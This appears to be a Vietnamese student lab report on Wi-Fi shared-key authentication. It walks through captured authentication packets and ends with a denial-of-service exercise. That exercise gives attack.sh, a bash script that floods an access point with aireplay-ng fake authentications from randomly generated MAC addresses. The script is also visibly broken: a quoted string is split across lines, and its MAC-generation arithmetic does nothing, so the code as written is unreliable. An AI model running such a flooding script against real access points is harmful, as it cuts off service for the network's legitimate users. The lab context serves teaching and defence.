
[root@parrot]~[/home/hoang20520514]
#
```


- Gói đầu tiên bắt được là authentication request được gửi bởi aireplay-tool tới AP.




Yêu cầu 4: Xác định gói thứ hai, chưa challenge mà AP gửi cho aireplay-ng.


- Gói thứ hai bao gồm đoạn challenge text mà access point gửi cho client.




Yêu cầu 5: Xác định gói thứ ba, aireplay-ng gửi challenge được mã hoá đến AP.**Yêu cầu 6: Xác định gói thứ tư, thông báo AP gửi xác thực thành công.**




Yêu cầu 7: Sau khi xác thực thành công, vào giao diện quản trị của AP kiểm tra log truy cập.





Yêu cầu 8: AP chỉ chịu tải một số lượng client nhất định kết nối đến; viết một tool (gọi ý thư viện pyrcrack hoặc tìm hiểu được) để có thể kết nối đến với hàng trăm địa chỉ MAC ngẫu nhiên đến AP. Điều này sẽ làm cho AP ngưng chấp nhận kết nối khi đạt được lượt kết nối tối đa; đây được gọi là tấn công từ chối dịch vụ Denial of Service (DoS). Hãy xác minh điều này.

- Ở đây, ta tạo ra một shell script, ta sẽ random địa chỉ MAC và gửi các địa chỉ MAC đó kết nối với Access Point.
- Cấu trúc của shell script.




```


attack.sh (~) - Pluma
File Edit View Search Tools Documents Help
Open Save Undo Redo Cut Copy Paste Find Replace
attack.sh ×
1 if [ $# -ne 3 ];then
2     echo 'Invalid Usage'
3     echo 'fake_auth.sh number_of_fake_addresses'
4     target_network_bssid adapter_name'
5     exit
6 fi
7 for (( i=0;i<$1;i++ ))
8 do
9     mac=''
10    for (( j=0;j<6;j++ ))
11    do
12        num=$RANDOM
13        (( num % 9 ))
14        mac=$mac$num
15        num=$RANDOM
16        (( num % 9 ))
17        mac=$mac$num
18        if (( j != 5 ));then
19            mac=$mac:
20        fi
21    done
22    cmd='sudo aireplay-ng --fakeauth 0 -a '$2' -h '$mac' '$3
23    clear
24    $cmd
25 done
sh Tab Width: 4 Ln 25, Col 5 INS

```

- Ta tiến hành chạy tấn công.



- Ở bên một Terminal khác, ta chạy lệnh airodump-ng để kiểm tra các kết nối.



- Khi thực hiện tấn công.

